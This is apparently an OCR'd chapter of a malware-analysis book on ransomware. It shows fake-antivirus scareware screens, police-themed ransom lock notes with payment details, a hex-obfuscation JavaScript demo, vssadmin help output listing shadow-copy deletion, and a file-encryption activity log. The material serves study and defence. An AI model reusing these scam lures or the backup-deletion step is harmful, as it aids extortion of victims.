



```
<script>

var x1345s="hello "
var gxxxxnu="\x77\x6f\x72\x6c\x64"   world in Hex
var nnnnssss= x1345s + gxxxxnu

alert(nnnnssss); added alert to see the value of variable in pop up

</script>
```


Chapter 4: Ransomware Techniques for Hijacking the System





XP Home Security 2012 - Unregistred Version
XP Home Security 2012
Support
Registration
Main
Perform Scan
Internet Security
Personal Security
Proactive Defense
Firewall
Configuration
Activate your copy right now and get full real-time protection with XP Home Security 2012!
Current PC State: Scanning...
File
Malware Name
C:\D\M\AM6\hF.sys
Email-Worm.JS.Gigger
C:\D\M\L0\Y81R5724.sys
IM-Worm.Win32.Kelvir.k
C:\D\M\S0\7Aw.o
BWME.Twelve.1378
C:\Documents and Settings\Administrator\Applicati...\By.yn
Devices.2000
C:\Documents and Settings\Administrator\...\dv00d1L4V.dl
IRC-Worm.DOS.Septic
C:\Documents and Settings\Administrator\Des...\J1Ouu.sys
IRC-Worm.DOS.Loa
C:\Documents and Settings\Administrator\Loc...\W7aa.cab
P2P-Worm.Win32.Duload.a
C:\Documents and Settings\Administrator\Loc...\J55QM.ml
Happy_II.506
C:\Documents and Settings\Administrator\Local Set...\1.sys
Joke.1068
C:\Documents and Settings\All Users\A...\3O60QVW21.cab
P2P-Worm.Win32.Franvir
C:\Documents and Settings\All Users\Start M...\tExpR6X.rt
Lemena.3544
CURRENT PATH: C:\Documents and Settings\All Users\Start Menu\Programs\Explor...\
SCAN PROCESS: 29%
Infections found: 11
Stop



XP Home Security 2012 Alert
XP Home Security 2012 has blocked a program from accessing the internet
This program is infected with Trojan-BNK.Win32.Keylogger.gen
Private data can be stolen by third parties, including credit card details and passwords.
Name:
Location: C:\samples\hw_v680.exe
Company: BreakPoint Software
Version: 6.8.0.5419
Windows recommend Activate XP Home Security 2012
Click "Yes, Activate..." to register your copy of XP Home Security 2012 and perform threat removal on your system.
Yes, activate XP Home Security 2012 (Recommended)
Click here to activate and remove all infections
No, Continue unprotected (Dangerous)
Click here to continue unprotected



XP Home Security 2012 - Unregistred Version
Attention: DANGER!
ALERT! System scan for spyware, adware, trojans and viruses is complete. XP Home Security 2012 detected 30 critical system objects. These security breaches may be exploited and lead to the following:
Your system becomes a target for spam and bulky, intruding ads
Browser crashes frequently and web access speed decreases
Your personal files, photos, documents and passwords get stolen
Your computer is used for criminal activity behind your back
Bank details and credit card information gets disclosed
Click REGISTER to register your copy of XP Home Security 2012 and perform threat removal on your system. The list of infections and vulnerabilities detected will become available after registration.
Register
Remind me later



METROPOLITAN POLICE
ATTENTION! ILLEGAL ACTIVITY WAS REVEALED!
Your operational system is locked as a result of ..... law violation!
The following violations were revealed: your IP address was detected on illegal pornographic sites including child pornography, zoophilia and violent scenes with children! Pornographic video with elements of violence and child pornography were revealed on your PC!
Illegal SPAM of terrorist orientation is also mailed from your PC.This lockout is intended to eliminate possible distribution of the above materials from your PC in the Internet.
Your personal data: IP: Browser: Internet Explorer 7.0 OS: Windows XP Country: City: ISP:
For your PC to be unlocked you have to pay penalty equal to 75?! The penalty is to be paid during 24 hours from the moment when youy PC was locked! If the penalty is not paid all the data will be removed from your PC!
There are 2 ways of payment:
1) You can buy the ukash coupon for the amount of 75?. Enter the ukash coupon number in payment field and press OK or send the coupon number by email info@policemetropolitan.org You can buy the ukash coupon at any available point.
2) You can pay the penalty by means of pay safe card. Payment by means of paysafecard is to be effected to the amount of 75?. Enter the pin code from your bill in payment field and press OK or send the pin code by email info@policemetropolitan.org
You can buy pay safe card at any available point
As soon as payment is effected your PC will be unlocked during 24 hours from the moment of payment.
Ukash
Ok
Find out below where you can get Ukash
paysafecard
pay cash. pay safe.
Ok



Ваш компьютер заблокирован за просмотр, копирование и тиражирование видеоматериалов содержащих элементы педофилии и насилия над детьми. Для снятия блокировки Вам необходимо оплатить штраф в размере 500 рублей на номер Билайн 8-909-650-67-08. В случае оплаты суммы равной штрафу либо превышающей ее на фискальном чеке терминала будет напечатан код разблокировки. Его нужно ввести в поле в нижней части окна и нажать кнопку "Разблокировать". После снятия блокировки Вы должны удалить все материалы содержащие элементы насилия и педофилии. Если в течение 12 часов штраф не будет оплачен, все данные на Вашем персональном компьютере будут безвозвратно удалены, а дело будет передано в суд для разбирательства по статье 242 ч.1 УК РФ.
Перезагрузка или выключение компьютера приведет к незамедлительному удалению ВСЕХ данных, включая код операционной системы и BIOS, с невозможностью дальнейшего восстановления.
??????????????
242.1. Изготовление и оборот материалов или предметов с порнографическими изображениями
ршеннолетних;
вление, хранение или перемещение через Государственную границу Российской Федерации в цел



Desktops - Sysinternals: www.sysinternals.com
Desktops v2.0
Copyright © 2006-2012 Mark Russinovich and Bryce Cogswell
Sysinternals - www.sysinternals.com
Desktops enables four virtual desktops. You can switch between virtual desktops either by clicking on the Desktops tray icon and selecting one, or by using a hotkey.
Specify the hotkey modifier keys and desktop specifier:
Alt
Control
Shift
Windows
Number (1, 2, 3, 4)
Function (F1, F2, F3, F4)
Run automatically at logon
OK
Cancel
Desktop
OllyDbg - [C...
Desktops - ...



Windows Internet Explorer
Are you sure you want to navigate away from this page?
YOUR BROWSER HAS BEEN LOCKED.
ALL PC DATA WILL BE DETAINED AND CRIMINAL PROCEDURES WILL BE INITIATED AGAINST YOU IF THE FINE WILL NOT BE PAID.
Press OK to continue, or Cancel to stay on the current page.
OK
Cancel


Internet Options
Security Settings - Internet Zone
Settings
Prompt
Scripting
Active scripting
Disable
Enable
Prompt
Allow Programmatic clipboard access
Disable
Enable
Prompt
Allow status bar updates via script
Disable
Enable
Allow websites to prompt for information using scripted windo
Disable
*Takes effect after you restart your computer
Reset custom settings
Reset to:
Medium-high (default)
Reset...
OK
Cancel



C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\amohanta>vssadmin
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.
Error: Invalid command.
---- Commands Supported ----
Delete Shadows - Delete volume shadow copies
List Providers - List registered volume shadow copy providers
List Shadows - List existing volume shadow copies
List ShadowStorage - List volume shadow copy storage associations
List Volumes - List volumes eligible for shadow copies
List Writers - List subscribed volume shadow copy writers
Resize ShadowStorage - Resize a volume shadow copy storage association
C:\Users\amohanta>



Sender
Secure Distribution Method
Receiver
plain text
Encrypt
ciphertext
Insecure Communication Channel
Decrypt
plain text



2 keys
- Mathematically related
One key for ENcryption
One key for DEcryption
PUBLIC Key
PRIVATE Key
Plain text
Assymetric encryption Algorithm
Cipher text
Assymetric decryption Algorithm
Plain text
ENcryption Key
DEcryption Key



11:19:59 AM	1...	DELETE	C:\d\m\adb\infcache.1
11:19:59 AM	1...	CREATE	C:\D\M\ADB\# HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	1...	WRITE	C:\D\M\ADB\# HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	1...	WRITE	C:\D\M\ADB\# HELP_DECRYPT_YOUR_FILES #.TXT
11:19:59 AM	1...	CREATE	C:\d\m\am\ahcix86.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	WRITE	C:\d\m\am\ahcix86.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	DELETE	C:\d\m\am\ahcix86.inf
11:19:59 AM	1...	CREATE	C:\d\m\am\amdeide.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	WRITE	C:\d\m\am\amdeide.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	DELETE	C:\d\m\am\amdeide.inf
11:19:59 AM	1...	CREATE	C:\d\m\am\amdhdc.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	WRITE	C:\d\m\am\amdhdc.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	DELETE	C:\d\m\am\amdhdc.inf
11:19:59 AM	1...	CREATE	C:\d\m\am\amd_sata.7z.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	WRITE	C:\d\m\am\amd_sata.7z.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	DELETE	C:\d\m\am\amd_sata.7z
11:19:59 AM	1...	CREATE	C:\d\m\am\amd_satd.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	WRITE	C:\d\m\am\amd_satd.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	DELETE	C:\d\m\am\amd_satd.inf
11:19:59 AM	1...	CREATE	C:\d\m\am\atihdc.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	WRITE	C:\d\m\am\atihdc.inf.id_c6f2632110b7b02b_email_enc10@dr.com_.scl
11:19:59 AM	1...	DELETE	C:\d\m\am\atihdc.inf
